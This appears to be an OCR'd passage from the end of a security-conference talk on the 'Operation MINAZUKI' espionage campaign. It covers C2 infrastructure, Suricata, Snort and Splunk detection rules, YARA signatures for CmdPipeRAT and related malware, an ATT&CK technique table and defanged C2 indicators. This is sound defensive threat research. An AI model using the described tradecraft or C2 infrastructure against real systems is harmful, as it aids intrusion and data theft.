
We found the email address associated with the **QQ** service

C2 Infrastructures (3/3)

- This threat actors were provided a **fake site** and **test pages** on C2 servers
- In some cases, the payload has been **removed** from the site







Source code

```
<html>
<script type="text/javascript" src="./contactus.php"></script>
<style type="text/css">
<!--
```

Removed payload

```
-->
</style>
<html lang="ja" xmlns="http://www.w3.org/1999/xhtml" xmlns:og="
http://ogp.me/ns#" xmlns:fb="http://www.facebook.com/2008/fbml">
<head>
<meta charset="Shift_JIS">
```

05

Detection and Prevention

Detection and Prevention

- C2 traffic detection (in case CmdPipeRAT)

We recommend deliberate testing and tuning prior to implementation in any production system

  - Using **Suricata**[11] or **snort**[12]

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"CmdPipeRAT C2 traffic detection!";
content:"User-Agent|3A| Mozilla/5.0 |28|Windows NT 6.1¥; WOW64|29|"; pcre:"/Content-Type¥x3a
[a-z0-9]{12}/"; sid:1000001; rev:001;)
```

  - Using **Splunk SPL**[13] queries in proxy log

```
index=proxy "Mozilla/5.0%20(Windows%20NT%206.1;%20WOW64)"
| search http_user_agent="Mozilla/5.0%20(Windows%20NT%206.1;%20WOW64)"
| where len(http_content_type) == 12 | regex http_content_type="[¥d¥a-f]{12}"
```

- Static and dynamic detection
  - **Yara**[14]
    - These malware can be detected By Yara rule (details will be introduced in the appendix)
  - IoC
    - CmdPipeRAT leaves characteristic artifact in %APPDATA%
      - **en-US¥cmd.exe.mui** and **console32.exe**(cmd.exe)
    - TinyCmdPipeRAT leaves characteristic artifact in same directory as this malware
      - **AppLock.log**, **CfgMgr.exe**(cmd.exe), and **ja-JP¥cmd.exe.mui**

Conclusion

- **Operation MINAZUKI** uses the **business "supply chain"** to the original target company under water via affiliated company's network.
- We have confirmed **four new types of malware** at targeted organizations in 2022. So, Attacks using these malware may continue in **other countries**.
- We guess this attack campaign is probably attributed to **Chinese APT actors called TICK** based on the PDB path, C2 infrastructure and targeting entities, etc. But we have no clear enough evidence that tells this APT actors.
- The best way to prevent this threat actors are to detect and respond its attack, in a **Cyber kill-chain process,** as earliest as possible.

Thank you!

Any Question?

Appendix A – References

1. https://en.wikipedia.org/wiki/Minazuki
2. https://translate.google.com/
3. https://docs.microsoft.com/ja-jp/windows/win32/procthread/creating-a-child-process-with-redirected-input-and-output
4. https://datatracker.ietf.org/doc/html/draft-kaukonen-cipher-arcfour-03
5. https://github.com/weidai11/cryptopp/blob/master/arc4.cpp
6. https://github.com/Legrandin/pycryptodome/blob/master/src/ARC4.c
7. https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/ns-wincrypt-crypt_bit_blob
8. https://github.com/fatedier/frp
9. https://www.maltego.com/
10. https://community.riskiq.com
11. https://suricata-ids.org/
12. https://www.snort.org/
13. https://docs.splunk.com/Splexicon:SPL
14. https://virustotal.github.io/yara/
15. https://www.lac.co.jp/lacwatch/report/20220630_003037.html

Appendix B – Yara rules (samples)

For InetDownLoader

```
rule InetDownLoader {

meta:
    description = "CMTDownLoader"
    author = "LAC Co., Ltd."

strings:
    $str1 = "¥¥Release¥¥InetDownLoader.pdb" ascii
    $str2 = "hello.exe" ascii

condition:

 uint16(0) == 0x5A4D and ($str1 and $str2)
}
```

For CMTDownLoader

```
rule CMTDownLoader {

meta:
    description = "CMTDownLoader"
    author = "LAC Co., Ltd."

strings:
    $code1 = {00 3C 21 2D 2D}
    $code2 = {0D 0A 2D 2D 3E 00}
    $str2 = "cmd /c echo" ascii
    $str3 = ".exe" ascii
    $str4 = ".bat" ascii

condition:
    uint16(0) == 0x5A4D and (all of them)
}
```

Appendix B – Yara rules (samples)

For CmdPipeRAT

```
rule CmdPipeRAT {

meta:
    description = "CmdPipeRAT"
    author = "LAC Co., Ltd.”

strings:
    $str1 = "%s¥¥yeah.htm" ascii wide
    $str2 = "Mozilla/5.0 (Windows NT 6.1; WOW64)"
    $str3 = "Content-Type: %02x%02x%02x%02x%02x%02x"
    $rc4_key = { 20 4E 00 00 1E 2D 33 44 54 62 71 8E 9F AC BF CD D8 E3 F0 04
EE FD 03 54 44 22 11 EE DF 1C 0F 3D 98 73 00 34 32 30 31 39 30 39 32 33 23 }
    $mov_str1 = { C7 85 ?? FB FF FF 5C 63 6F 6E C7 85 ?? FB FF FF 73 6F 6C 65
C7 85 ?? FB FF FF 33 32 2E 65 66 C7 85 ?? FB FF FF 78 65 }
    $mov_str2 = { C7 85 ?? FB FF FF 5C 63 6D 64 C7 85 ?? FB FF FF 2E 65 78
65 }
    $mov_str3 = { C7 85 ?? FB FF FF 5C 65 6E 2D C7 85 ?? FB FF FF 55 53 5C 63
C7 85 ?? FB FF FF 6D 64 2E 65 C7 85 ?? FB FF FF 78 65 2E 6D C7 85 ?? FB FF FF
75 69 00 00 C7 85 ?? FB FF FF 5C 65 6E 2D 66 C7 85 ?? FB FF FF 55 53 }
    $mov_str4 = { C7 85 ?? FB FF FF 5C 63 6F 6E C7 85 ?? FB FF FF 73 6F 6C 65
C7 85 ?? FB FF FF 33 32 2E 65 C7 85 ?? FB FF FF 78 65 2E 6D C7 85 ?? FB FF FF
75 69 00 00 }

condition:
    uint16(0) == 0x5A4D and (all of them)
}
```

For CMTDownLoader

```
rule TinyCmdPipeRAT {

meta:
    description = "TinyCmdPipeRAT"
    author = "LAC Co., Ltd.”

strings:
    $str1 = "%s¥¥%s.mui"
    $str2 = "endshell"
    $str3 = "InitSecurityInte"
    $mov_str1 = { 6D 33 32 5C C7 44 ?? ??
63 6D 64 2E C7 44 ?? ?? 65 78 65 00 }
    $mov_str2 = { 63 6D 64 2E C7 45 ?? ??
78 65 2E C7 45 ?? ?? 75 69 00 }
    $mov_str3 = { C7 85 ?? 00 00 00 43 66
67 4D C7 85 ?? 00 00 00 67 72 2E 65 66 C7
85 ?? 00 00 00 78 65 }

condition:
    uint16(0) == 0x5A4D and (all of them)
}
```

Appendix C – MITRE ATT&CK techniques

Tactic	ID	Name	Description
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	Execute some PowerShell commands to download malware
	T1059.003	Command and scripting interpreter: Windows command shell	Execute malware and Windows commands using batch files
Persistence	T1547	Boot or Logon Autostart Execution	Execution of malware using Run key and startup folder
	T1133	External Remote Services	Unauthorized access by compromised legitimate accounts using VPN
Privilege Escalation	T1057	Process discovery	Termination of a specific process
	T1082	System information discovery	Writes system information to a file
Defense Evasion	T1070.004	Indicator Removal on Host: File Deletion	Delete malware, batch files and compressed files to avoid detection
Credential Access	T1552.001	Unsecured Credentials: Credentials In Files	Get a file containing carelessly saved credentials in plain text
Discovery	T1135	Network Share Discovery	Network exploration using “net share” and “net view” commands
	T1082	System Information Discovery	File search by dir command
	T1049	System Network Connection Discovery	Get IP address, port number and open port by netstat commands
	T1057	Process Discovery	Get process list information by tasklist command
	T1087	Account Discovery	Searching for users with the net user command

Appendix C – MITRE ATT&CK techniques

Tactic	ID	Name	Description
Lateral Movement	T1021.001	Remote Services: Remote Desktop Protocol	RDP connection using frp
	T1021.002	Remote Services: SMB/Windows Admin Shares	Distribute malware to devices in your organization using SMB connections
Collection	T1005	Data from Local System	Using cmd to collect information on infected devices
	T1560	Archive Collected Data	Compress data using 7z or gzip
Command And Control	T1132	Data Encoding	Encrypt traffic using Base64 encoding
	T1071	Application Layer Protocol	Communicate with C2 server over HTTP and HTTPS
	T1001	Data Obfuscation	Encrypts traffic data with RC4, AES and XOR
	T1102	Web Service	Compromised legitimate sites and using them as C2 servers or attack tool repositories
	T1090.001	Proxy: Internal Proxy	Abusing Proxy configuration information in the victim's environment to communicate with the C2 server
	T1572	Protocol Tunneling	Tunneling connection using frp
Exfiltration	T1041	Exfiltration Over C2 Channel	Send stolen confidential information to C2 server

Appendix D – Indicator of compromise

Indicator	description
www[.]000webhost[.]jp	CMTDownloader and CmdPipeRAT C2
45[.]32[.]253[.]100	TinyCmdPiepRAT C2
www[.]vazuki.com	CMTDownloader C2
www[.]qinqu[.]com	CMTDownloader C2
www[.]bulkn[.]jp	Malware distribution server
www[.]neilpatel[.]jp	Malware distribution server
167[.]179[.]75[.]70	frp malicious server & C2 domain related IP
45[.]32[.]39[.]9	C2 domain related IP
45[.]76[.]102[.]109	C2 domain related IP